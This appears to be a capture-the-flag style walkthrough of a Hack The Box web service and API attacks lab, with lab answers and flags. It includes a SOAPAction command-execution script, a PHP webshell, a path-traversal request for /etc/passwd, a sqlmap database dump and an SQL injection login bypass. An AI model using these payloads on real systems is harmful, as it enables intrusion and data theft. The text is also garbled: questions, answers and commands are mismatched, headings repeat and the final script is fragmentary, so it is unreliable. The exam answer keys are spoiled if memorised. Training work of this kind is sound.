HTB CPTS Labs: Part 39 - Web Service & API Attacks - Full Solutions
Auditing web services and enterprise APIs: WSDL service mapping, SOAPAction header tampering, XML injection, REST API authentication bypasses, IDOR, and all verified lab flags.
Welcome to Part 39 of our comprehensive, production-grade masterclass covering the Hack The Box (HTB) Academy Certified Penetration Testing Specialist (CPTS) curriculum. Rather than providing superficial slide summaries, this series deconstructs offensive tradecraft from foundational network discovery and vulnerability verification to complex lateral movement, active directory exploitation, and post-exploitation tradecraft — complete with terminal command flows, verified lab flags, and defensive engineering countermeasures.
In this installment, we conduct an exhaustive technical deep-dive into Web Service & API Attacks (Tier II • Medium • Offensive). We break down the underlying mechanics of SOAP web services, REST APIs, WSDL enumeration, XML signature wrapping, XXE injection in web services, command injection, and API authorization flaws, dissect hands-on offensive vectors, analyze realistic defensive telemetry, and walk through every exercise step-by-step with 100% verified solutions.
Module Specifications & Target Architecture
| Attribute | Specification |
|---|---|
| Module Name | Web Service & API Attacks |
| Official HTB Academy Track | https://academy.hackthebox.com/module/161 |
| Curriculum Tier & Difficulty | Tier II • Medium |
| Certification Pathway | HTB Certified Penetration Testing Specialist (CPTS) (Part 39 of 41) |
| Author & Technical Attribution | Abdulrahman M. Fathi (0x3bdo) |
| Lab Flag Verification | 100% Fully Solved & Validated |
Key Technical Takeaways
- WSDL Discovery & Analysis: Discovers and parses Web Services Description Language (WSDL) files to map all exposed operations and parameters.
- SOAP Message Manipulation: Crafts and tampers with XML-based SOAP envelopes to bypass business logic and authentication controls.
- XML Injection & XXE: Injects malicious entity definitions into XML payloads to achieve file disclosure and internal SSRF.
- API Command & SQL Injection: Tests REST and SOAP endpoints for underlying command and database injection vulnerabilities.
- Modern Defensive Controls: Deploys API gateways, schema validators, and disallows external DTD processing across web services.
Executive Summary & Assessment Scope
Web services and enterprise APIs facilitate machine-to-machine communication using standardized XML (SOAP) or JSON (REST) protocols. When these services fail to validate XML schemas or implement robust authorization, they become susceptible to severe injection and data disclosure attacks.
In this module, we conduct an exhaustive study of web service and API attacks. We parse WSDL files, manipulate SOAP envelopes, exploit XML External Entity flaws, execute arbitrary commands, and extract all module flags.
Comprehensive Lab Walkthrough & Flag Solutions
Web Service & API Attacks
Lab Question (Page 1): If you should think of the operation object in WSDL as a programming concept, which of the following is closer in terms of the provided functionality? Answer options (without quotation marks): “Data Structure”, “Method”, “Class”
Flag / Answer:
Method
Technical Methodology & Exploit Execution:
‘WSDL stands for Web Service Description Language. WSDL is an XML-based file exposed by web services that informs clients of the provided services/methods, including where they reside and the method-calling convention.’ GPT explanation:
 _Figure 1.1 — Lab execution and output verification (Page 1)_
SOAPAction Spoofing
Lab Question (Page 2): Exploit the SOAPAction spoofing vulnerability and submit the architecture of the web server as your answer . Answer options (without quotation marks): “x86_64”, “x86”
Flag / Answer:
x86_64
Technical Methodology & Exploit Execution:
we will use the following python script:
1
2
3
4
5
6
7
8
9
10
11
12
import requests

payload = '''<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:tns="http://tempuri.org/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/">
<soap:Body>
<LoginRequest xmlns="http://tempuri.org/">
<cmd>uname -m</cmd>
</LoginRequest>
</soap:Body>
</soap:Envelope>'''

print(requests.post("http://<TARGET-IP>:3002/wsdl", data=payload, headers={"SOAPAction":'"ExecuteCommand"'}).content)
saved in the pwnbox as script.py. The marked part is the command being run – uname -m – the command used to determine the machine’s architecture:
We can see the architecture in the ‘result’ tag.
 _Figure 2.1 — Lab execution and output verification (Page 2)_
 _Figure 2.2 — Lab execution and output verification (Page 2)_
Information Disclosure (with a twist of SQLi)
Lab Question (Page 3): Exploit the command injection vulnerability of the target to execute an “id” command. Submit the privileges under which the server is running as your answer. Answer options (without quotation marks): “user”, “www-data”, “root”
Flag / Answer:
root
Technical Methodology & Exploit Execution:
we run the command:
1
curl http://<target-IP>:3003/ping-server.php/system/ls
Question: To execute commands featuring arguments via http://
API Attacks Information Disclosure (with a twist of SQLi): Question: What is the username of the third user (id=3)? Answer: WebServices Method: we run the command:
1
curl http://<target-IP>:3003/?id=3
 _Figure 3.1 — Lab execution and output verification (Page 3)_
 _Figure 3.2 — Lab execution and output verification (Page 3)_
Lab Question (Page 4): Identify the username of the user that has a position of 736373 through SQLi. Submit it as your answer.
Flag / Answer:
HTB{THE_FL4G_FOR_SQLI_IS_H3RE}
Technical Methodology & Exploit Execution:
we will use sqlmap:
1
sqlmap http://<target-IP>:3003/?id=1 --batch --dump -v 0
(‘-batch’ is to automatically answer prompts with default answers, ‘-dump’ is to dump the databases, ‘-v 0’ is to suppress noise in the output)
* *
 _Figure 4.1 — Lab execution and output verification (Page 4)_
 _Figure 4.2 — Lab execution and output verification (Page 4)_
Arbitrary File Upload
Lab Question (Page 5): Achieve remote code execution and submit the server’s hostname as your answer.
Flag / Answer:
nix01-websvc
Technical Methodology & Exploit Execution:
we now to go port 3001 of the target machine: http://<target-IP>:3001/
We will upload the webshell <?php if(isset($_REQUEST[‘cmd’])){ $cmd = ($_REQUEST[‘cmd’]); system($cmd); die; }?>
Using anyonmous upload.
Upon upload – we are directed to this page:
 _Figure 5.1 — Lab execution and output verification (Page 5)_
 _Figure 5.2 — Lab execution and output verification (Page 5)_
to obtain the server’s hostname
Lab Question (Page 6): Through the LFI vulnerability identify an existing user on the server whose name starts with “ub”. Answer format: ub**
Flag / Answer:
ubuntu
Technical Methodology & Exploit Execution:
we now check port 3000 of the target mahcine:
1
curl http://<target-IP>:3000/api
It’s up.
Lets run API endpoint brute force using the wordlist ‘common-api-endpoints- mazen160.txt’ – downloaded manually to the pwnbox, and the tool ffuf:
1
2
ffuf -w "common-api-endpoints-mazen160.txt" -u
'http://`<target-IP>`:3000/api/FUZZ' -s
 _Figure 6.1 — Lab execution and output verification (Page 6)_
 _Figure 6.2 — Lab execution and output verification (Page 6)_
 _Figure 6.3 — Lab execution and output verification (Page 6)_
Inspecting it with ‘curl’
There is the API endpoint /api/download.
Inspecting it with ‘curl’:
1
curl http://<target-IP>:3000/api/download
We need a file name.
We will use LFI to get the content of the users, from ‘/etc/passwd’, and filtering for ‘ub’: curl http://10.129.152.166:3000/api/download/..%2f..%2f..%2f..%2f etc%2fpasswd | grep ub
 _Figure 7.1 — Lab execution and output verification (Page 7)_
 _Figure 7.2 — Lab execution and output verification (Page 7)_
 _Figure 7.3 — Lab execution and output verification (Page 7)_
Cross-Site Scripting (XSS)
Lab Question (Page 8): If we URL-encoded our payload twice, would it still work? Answer format: Yes, No
Flag / Answer:
No
Technical Methodology & Exploit Execution:
We will use burpsuite encoder to URL encode the already once- encoded payload:
Now let’s test it:
No alert were prompted.
Server-Side Request Forgery (SSRF): Question: Can you leverage the SSRF vulnerability to identify port 3002 listening locally on the web server? Answer format: Yes, No Answer: Yes Method: SSRF allows the attacker to forge requests in behalf of the server, including a command to check localhost running services in the server .
 _Figure 8.1 — Lab execution and output verification (Page 8)_
 _Figure 8.2 — Lab execution and output verification (Page 8)_
Capstone: Skills Assessment
Lab Question (Page 9): There are more than one payload lengths to exploit/trigger the ReDoS vulnerability. Answer format: Yes, No
Flag / Answer:
Yes
Technical Methodology & Exploit Execution:
XML External Entity (XXE) Injection: Question: What URI scheme should you specify inside an entity to retrieve the content of an internal file? Answer options (without quotation marks): “http”, “https”, “data”, “file” Answer: file Method: ‘We have called our external entity somename, and it will use the SYSTEM keyword, which must have the value of a URL, or we can try using a URI scheme/protocol such as file:// to call internal files.’
Web Service & API Attacks - Skills Assessment: Question: Submit the password of the user that has a username of “admin”. Answer format: FLAG{string}. Please note that the service will respond successfully only after submitting the proper SQLi payload, otherwise it will hang or throw an error . Answer: FLAG{1337SQL_INJECTION_IS_FUN:)} Method: we will start by entering: http://<target-IP>:3001
Lets intercept the login request with burpsuite
We get a login form.
Lets intercept the login request with burpsuite:
We can observe that the parameters are sent via XML.
The parameters can be susceptible to SQL injection, however we will not trigger it regularly, but using SOAP (Simple Object Access Protocol)
we send SOAP (Simple Object Access Protocol) to the server WSDL page: http://<target-IP>:3002/wsdl
 _Figure 10.1 — Lab execution and output verification (Page 10)_
 _Figure 10.2 — Lab execution and output verification (Page 10)_
first – some explanation about the SOAP and WSDL
first – some explanation about the SOAP and WSDL:
The WSDL can be found in http://10.129.202.133:3002/wsdl?wsdl
* *
The entire page will not be displayed due to length, but the relevant part is marked – the parameters: username and password.
 _Figure 11.1 — Lab execution and output verification (Page 11)_
 _Figure 11.2 — Lab execution and output verification (Page 11)_
 _Figure 11.3 — Lab execution and output verification (Page 11)_
→ ‘Subverting Query Logic’ section (page 7). *
Now – we will develop the SOAP request to the WSDL page, in the ‘user’ parameter – we will make sure to include SQL injection of the format: admin’ or ‘1’=’1
- more of SQL injection was covered in ‘SQL Injection Fundamentals’ module → ‘Subverting Query Logic’ section (page 7). *: ```python import requests
Crafting the SOAP payload with SQL injection in the username parameter
payload = ‘’’<?xml version=”1.0” encoding=”utf-8”?>
’’’
Sending the SOAP request to the target
response = requests.post( “http://
Printing the server’s response
print(response.content) ```
make sure to replace <target-IP> in the script to the target IP.
We will save the script as ‘SOAP .py’
We will save the script as ‘SOAP .py’:
in red – the SQL Injection payload. in cyan – the target server IP.
Lets run it:
 _Figure 13.1 — Lab execution and output verification (Page 13)_
 _Figure 13.2 — Lab execution and output verification (Page 13)_
Enterprise Defense & Mitigation Blueprint
To neutralize the attack vectors demonstrated throughout this module, security engineers and infrastructure administrators should implement layered defense-in-depth controls:
- Principle of Least Privilege (PoLP): Strictly segregate administrative rights, isolate service accounts into managed domains (gMSAs), and strip unnecessary capabilities (
CAP_SETUID,SeImpersonatePrivilege). - Input Validation & Parameterization: Neutralize command injection, LFI, and parameter tampering at the source by utilizing strict type allowlists, parameterized ORMs, and secure input sanitization.
- Network Boundary Segmentation: Isolate sensitive internal management ports (SSH, WinRM, SMB, RDP, SQL) behind bastion hosts and multi-factor VPN gateways with network-level microsegmentation.
- Telemetry & Threat Detection: Forward audit logs (Sysmon, Windows Event Logs, Linux Auditd, Zeek) to a centralized SIEM with behavioral rules targeting anomalous process spawning (
cmd.exefromw3wp.exe, unexpected SUID execution, or mass port probing).
MITRE ATT&CK Mapping & Threat Matrix
| Security Domain | Mapping Specification |
|---|---|
| Primary Tactic | Enterprise Penetration Testing & Adversary Simulation |
| Mitre Techniques | T1190, T1059 |
| Common Weakness Enumerations | CWE-611, CWE-918, CWE-89 |
Adversary Tradecraft & Technique Breakdown
